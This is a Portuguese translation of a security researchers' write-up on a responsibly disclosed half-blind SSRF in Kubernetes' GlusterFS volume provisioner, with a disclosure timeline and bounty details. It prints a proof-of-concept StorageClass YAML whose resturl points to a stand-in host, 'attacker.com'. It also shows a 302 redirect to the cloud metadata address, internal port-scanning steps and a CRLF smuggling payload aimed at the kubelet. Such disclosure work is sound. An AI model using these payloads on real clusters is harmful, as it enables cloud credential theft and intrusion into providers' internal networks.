

Nota do tradutor.: os autores deste artigo detalham como conseguiram descobrir uma vulnerabilidade no Kubernetes. Embora à primeira vista não parecesse muito perigosa, combinada com outros fatores, sua criticidade era máxima para alguns provedores de nuvem. Os especialistas foram generosamente recompensados por seu trabalho por várias organizações.
Quem somos nós
Nós somos dois pesquisadores franceses na área de segurança que descobriram uma vulnerabilidade no Kubernetes. Nossos nomes são Brice Augras e Christophe Hauquiert, mas em várias plataformas de Bug Bounty somos conhecidos como Reeverzax e Hach, respectivamente:
- — ;
- — arquiteto do Kubernetes na Nokia.
O que aconteceu?
Este artigo é a nossa forma de compartilhar como um projeto de pesquisa aparentemente comum se transformou na aventura mais emocionante na vida dos caçadores de bugs (pelo menos, até agora).
Como você provavelmente sabe, os caçadores de bugs têm algumas características notáveis:
- eles vivem de pizzas e cerveja;
- eles trabalham enquanto todos os outros dormem.
Não somos exceção a essas regras: geralmente nos encontramos em fins de semana e passamos noites insones hackeando. Mas uma dessas noites terminou de forma bastante inusitada.
Inicialmente, planejamos nos encontrar para discutir a participação no no dia seguinte. Durante a conversa sobre a segurança do Kubernetes em um ambiente de serviço gerenciado, lembramos de uma antiga ideia de SSRF () e decidimos tentar usá-la como um cenário de ataque.
Às 11 da noite, começamos a pesquisa e fomos dormir com a alvorada, bastante satisfeitos com os resultados. Foi por meio dessa investigação que encontramos o programa MSRC Bug Bounty e criamos um exploit para escalonamento de privilégios.
Algumas semanas/meses se passaram e nosso resultado inesperado nos rendeu uma das maiores recompensas na história do Azure Cloud Bug Bounty — além daquela que recebemos do Kubernetes!
Baseado em nosso projeto de pesquisa, o comitê Kubernetes Product Security Committee publicou .
Agora gostaríamos de disseminar o máximo possível de informações sobre a vulnerabilidade encontrada. Esperamos que você aprecie a descoberta e compartilhe detalhes técnicos com outros membros da comunidade infosec!
Então, aqui está a nossa história…
Contexto
Para transmitir completamente o significado do ocorrido, vamos primeiro examinar como o Kubernetes funciona em um ambiente gerenciado na nuvem.
Quando você cria uma instância de cluster Kubernetes em tal ambiente, o trabalho da camada de gerenciamento geralmente é responsabilidade do provedor de serviços em nuvem:

A camada de gerenciamento está localizada na periferia do provedor de nuvem, enquanto os nós do Kubernetes estão na periferia do cliente.
Para a alocação dinâmica de volumes, há um mecanismo de fornecimento dinâmico a partir de um backend de armazenamento externo e sua associação com o PVC (persistent volume claim).
Assim, depois que o PVC é criado e vinculado ao StorageClass no cluster K8s, as ações subsequentes para o fornecimento do volume são geridas pelo kube/cloud controller manager (o nome exato depende da versão). (Nota do tradutor.: Já escrevemos mais sobre o CCM com base em sua implementação para um dos provedores de nuvem. .)
Existem várias variantes de provisionadores suportadas pelo Kubernetes: a maioria delas está incluída no enquanto outras são geridas por provisionadores adicionais que são executados em pods no cluster.
Em nossa pesquisa, focamos no mecanismo interno de fornecimento de volumes, que é ilustrado abaixo:

Fornecimento dinâmico de volumes utilizando o provisionador embutido do Kubernetes.
Resumindo, quando o Kubernetes é implantado em um ambiente gerenciado, o provedor de serviços em nuvem é responsável pelo funcionamento do controller manager, mas o pedido de criação do volume (número 3 no esquema acima) sai dos limites da rede interna do provedor de nuvem. E é aqui que a situação se torna realmente interessante!
Cenário de ataque
Nesta seção, vamos mostrar como aproveitamos o fluxo de trabalho mencionado acima para obter acesso aos recursos internos do provedor de serviços em nuvem. Também será demonstrado como certas ações podem ser realizadas — como obter credenciais internas ou realizar escalonamento de privilégios.
Uma simples manobra (neste caso, é um Service Side Request Forgery) ajudou a ultrapassar os limites do ambiente do cliente em clusters de vários provedores de serviços de K8s gerenciado.
Em nossas pesquisas, nos concentramos no provisionador GlusterFS. Embora a sequência de ações subsequente esteja descrita nesse contexto, essa mesma vulnerabilidade afeta também Quobyte, StorageOS e ScaleIO.

Abuso do mecanismo de provisionamento dinâmico de volumes
Durante a análise da classe de armazenamento GlusterFS nos códigos-fonte do cliente em Golang, nós , que na primeira solicitação HTTP (3), enviada durante a criação do volume, ao final da URL do usuário no parâmetro resturl as mesmas informações que para um contêiner normal. /volumes.
Decidimos nos livrar desse caminho adicional adicionando # no parâmetro resturl. Aqui está a primeira configuração YAML que usamos para testar a vulnerabilidade SSRF "semi-cega" (mais sobre semi-blind ou half-blind SSRF pode ser lido, por exemplo, — nota do tradutor.):
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
Em seguida, para o gerenciamento remoto do cluster Kubernetes, usamos o binário kubectl. Normalmente, provedores de nuvem (Azure, Google, AWS etc.) permitem que se obtenham credenciais para uso com essa ferramenta.
Graças a isso, conseguimos aplicar nosso arquivo "especial". O kube-controller-manager executou a solicitação HTTP resultante:
kubectl create -f sc-poc.yaml 
Resposta do ponto de vista do atacante
Pouco depois, também conseguimos receber uma resposta HTTP do servidor de destino — através dos comandos describe pvc ou get events no kubectl. E de fato: esse driver Kubernetes por padrão é excessivamente verboso em seus avisos/mensagens de erro...
Aqui está um exemplo com um link para https://www.google.fr, definido como parâmetro resturl:
kubectl describe pvc poc-ssrf
# ou você pode usar kubectl get events 
Com esse tipo de abordagem, estávamos limitados a requisições do tipo HTTP POST e não conseguimos obter o conteúdo do corpo da resposta, se o código retornado fosse 201. Por isso decidimos realizar pesquisas adicionais e ampliamos esse cenário de ataque com novas abordagens.
A evolução de nossas pesquisas
- Cenário avançado #1: uso de redirecionamento 302 de um servidor externo para alterar o método HTTP, a fim de obter uma forma mais flexível de coletar dados internos.
- Cenário avançado #2: automação da varredura de LAN e detecção de recursos internos.
- Cenário avançado nº 3: uso de HTTP CRLF + smuggling para criar solicitações HTTP personalizadas e obter dados extraídos dos logs do kube-controller.
Especificações técnicas
- Os estudos utilizaram o Azure Kubernetes Service (AKS) com Kubernetes versão 1.12 na região da Europa do Norte.
- Os cenários descritos acima foram executados nas versões mais recentes do Kubernetes, exceto o terceiro cenário, que necessitava de um Kubernetes construído com Golang versão ≤ 1.12.
- Servidor externo do atacante —
https://attacker.com.
Cenário avançado nº 1: redirecionamento de solicitação HTTP POST para GET e obtenção de dados confidenciais
O método original foi aprimorado pela configuração do servidor do invasor para retornar Código de status HTTP 302, para converter a solicitação POST em uma solicitação GET (passo 4 no diagrama):

A primeira solicitação (3), originada do cliente GlusterFS (Controller Manager), é do tipo POST. Ao executar os seguintes passos, conseguimos transformá-la em GET:
- Como parâmetro
resturlem StorageClass é especificadohttp://attacker.com/redirect.php. - Endpoint
https://attacker.com/redirect.phpresponde com o código de status HTTP 302 e o seguinte Header de Localização:http://169.254.169.254. Este pode ser qualquer outro recurso interno — neste caso, o link de redirecionamento é usado exclusivamente como exemplo. - Por padrão biblioteca net/http Golang redireciona a solicitação e converte POST em GET com o status 302, resultando em uma solicitação HTTP GET para o recurso alvo.
Para ler o corpo da resposta HTTP, é necessário fazer describe objeto PVC:
kubectl describe pvc xxxAqui está um exemplo de resposta HTTP em formato JSON que conseguimos obter:

As capacidades da vulnerabilidade encontrada na época estavam limitadas devido aos seguintes fatores:
- Impossibilidade de inserir cabeçalhos HTTP na solicitação de saída.
- Impossibilidade de executar uma solicitação POST com parâmetros no corpo (o que é conveniente para solicitar o valor da chave de uma instância etcd, funcionando em 2379 uma porta, se HTTP não estiver criptografado).
- Impossibilidade de obter o conteúdo do corpo da resposta quando o código de status era 200 e a resposta não tinha JSON Content-Type.
Cenário avançado nº 2: varredura de rede local
Esse método de SSRF half-blind foi então utilizado para escanear a rede interna do provedor de serviços em nuvem e interrogar vários serviços ouvintes (instância Metadata, Kubelet, etcd, etc.) com base nas respostas do kube-controller..

Primeiro, foram definidos os padrões de portas ouvintes dos componentes do Kubernetes (8443, 10250, 10251, etc.), e então foi necessário automatizar o processo de varredura.
Vendo que este método de escaneamento de recursos é muito específico e incompatível com scanners clássicos e ferramentas SSRF, decidimos criar nossos próprios workers em um script bash que automatiza todo o processo.
Por exemplo, para escanear mais rapidamente a faixa 172.16.0.0/12 da rede interna, 15 workers foram iniciados em paralelo. A faixa de IP mencionada acima foi escolhida apenas como exemplo e pode ser alterada para a faixa de IP de um fornecedor específico.
Para escanear um único endereço IP e uma porta, é necessário fazer o seguinte:
- remover o StorageClass verificado na última vez;
- remover o Persistent Volume Claim verificado anteriormente;
- alterar os valores de IP e Port em
sc.yaml; - criar um StorageClass com novo IP e porta;
- criar um novo PVC;
- extrair os resultados da varredura usando describe para o PVC.
Cenário avançado nº 3: injeção CRLF + smuggling HTTP em versões "antigas" do cluster Kubernetes
Se, além disso, o provedor oferecesse aos clientes versões antigas do cluster K8s e dando-lhes acesso aos logs do kube-controller-manager, o efeito se tornaria ainda mais significativo.
É muito mais conveniente para um invasor modificar as requisições HTTP à vontade, destinadas a obter a resposta HTTP completa.

Para a implementação do último cenário, as seguintes condições deveriam ser atendidas:
- O usuário deve ter acesso aos logs do kube-controller-manager (como, por exemplo, no Azure Log Insights).
- O cluster Kubernetes deve usar uma versão do Golang inferior a 1.12.
Executamos um ambiente local simulando a troca de dados entre um cliente Go GlusterFS e um servidor alvo falso (por enquanto, não iremos publicar o PoC).
Foi descoberta , que afeta versões do Golang abaixo de 1.12 e permitia que hackers realizassem ataques do tipo HTTP smuggling/CRLF.
Combinando o SSRF half-blind descrito acima juntos com este, conseguimos enviar requisições à nossa escolha, incluindo a modificação de cabeçalhos, método HTTP, parâmetros e dados que o kube-controller-manager então processava.
Aqui está um exemplo de "iscada" funcional no parâmetro resturl StorageClass, que implementa um cenário de ataque semelhante:
http://172.31.X.1:10255/healthz? HTTP/1.1rnConnection: keep-
alivernHost: 172.31.X.1:10255rnContent-Length: 1rnrn1rnGET /pods? HTTP/1.1rnHost: 172.31.X.1:10255rnrn
Como resultado, ocorre um erro resposta não solicitada, mensagem que será registrada nos logs do controlador. Devido à "verbosidade" ativada por padrão, o conteúdo da resposta HTTP também é salvo lá.

Esta foi nossa isca mais eficaz dentro do proof of concept.
Usando essa abordagem, conseguimos realizar alguns dos seguintes ataques em clusters de diferentes provedores de k8s gerenciado: escalonamento de privilégios com obtenção de credenciais em instâncias de metadata, DoS do mestre através de requisições HTTP (não criptografadas) nas instâncias mestres do etcd, etc.
Consequências
No comunicado oficial do Kubernetes sobre a vulnerabilidade SSRF que descobrimos, foi atribuído um nível CVSS 6.3/10: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N. Considerando apenas a vulnerabilidade associada ao perímetro do Kubernetes, o vetor de integridade (integrity vector) nela é qualificado como Nenhum.
No entanto, a avaliação das possíveis consequências no contexto de um ambiente de serviço gerenciado (e esta foi a parte mais interessante da nossa pesquisa!) nos levou a reclassificar a vulnerabilidade para um nível Crítico CVSS10/10 para muitos distribuidores.
Abaixo estão informações adicionais que ajudarão a entender o que consideramos ao avaliar as possíveis consequências em ambientes de nuvem:
Integridade
- Execução remota de comandos usando as credenciais internas obtidas.
- Reprodução do cenário acima mencionado através do método IDOR (Insecure Direct Object Reference, ou seja, referências diretas inseguras a objetos) com outros recursos encontrados na rede local.
Confidencialidade
- Ataque do tipo graças ao roubo de credenciais de nuvem (por exemplo, metadata API).
- Coleta de informações por meio de varredura da rede local (determinação de versão SSH, versão do servidor HTTP, ...).
- Coleta de informações sobre instâncias e infraestrutura por meio de inquéritos a APIs internas, como a metadata API (
http://169.254.169.254, …). - Roubo de dados de clientes usando credenciais de nuvem.
Acessibilidade
Todos os cenários de exploração relacionados a vetores de ataque à integridade, podem ser usados para ações destrutivas e levar à indisponibilidade das instâncias mestres do perímetro do cliente (ou de qualquer outro).
Como estávamos em um ambiente gerenciado K8s e avaliando o impacto na integridade, é possível imaginar vários cenários que poderiam afetar a disponibilidade. Como exemplos adicionais, podemos mencionar a corrupção do banco de dados etcd ou a execução de uma chamada crítica à API do Kubernetes.
Cronologia
- 6 de dezembro de 2019: envio de uma mensagem sobre a vulnerabilidade descoberta ao MSRC Bug Bounty.
- 3 de janeiro de 2020: um terceiro informou os desenvolvedores do Kubernetes que estávamos trabalhando em um problema de segurança. E pediu que considerassem o SSRF como uma vulnerabilidade in-core. Após isso, apresentamos um relatório abrangente com detalhes técnicos sobre a origem do problema.
- 15 de janeiro de 2020: fornecemos aos desenvolvedores do Kubernetes relatórios técnicos e gerais conforme solicitado (através da plataforma HackerOne).
- 15 de janeiro de 2020: os desenvolvedores do Kubernetes nos informaram que o SSRF half-blind + injeção CRLF para versões anteriores é considerado uma vulnerabilidade in-core. Imediatamente interrompemos a análise de perímetros de outros provedores de serviços: a equipe K8s agora estava lidando com a causa raiz.
- 15 de janeiro de 2020: recompensa recebida do MSRC via HackerOne.
- 16 de janeiro de 2020: o PSC do Kubernetes (Comitê de Segurança do Produto) reconheceu a vulnerabilidade e pediu que a mantivéssemos em segredo até meados de março devido ao grande número de vítimas potenciais.
- 11 de fevereiro de 2020: recompensa recebida do Google VRP.
- 4 de março de 2020: recompensa recebida do Kubernetes via HackerOne.
- 15 de março de 2020: a divulgação pública inicialmente planejada foi adiada devido à situação da COVID-19.
- 1 de junho de 2020: declaração conjunta do Kubernetes + Microsoft sobre a vulnerabilidade.
TL;DR
- Estamos bebendo cerveja e comendo pizza 🙂
- Descobrimos uma vulnerabilidade in-core no Kubernetes, embora não estivéssemos planejando isso.
- Realizamos uma análise adicional em clusters de vários provedores de nuvem e conseguimos amplificar o dano causado pela vulnerabilidade para obter mais bônus incríveis.
- Neste artigo, você encontrará muitos detalhes técnicos. Faremos questão de discuti-los com você (Twitter: & ).
- Acabou sendo que todas as formalidades e a elaboração de relatórios levaram muito mais tempo do que o esperado.
Links
- ;
- ;
- ;
- .
P.S. do tradutor
Confira também em nosso blog:
- «»;
- «»;
- «».
Fonte: habr.com
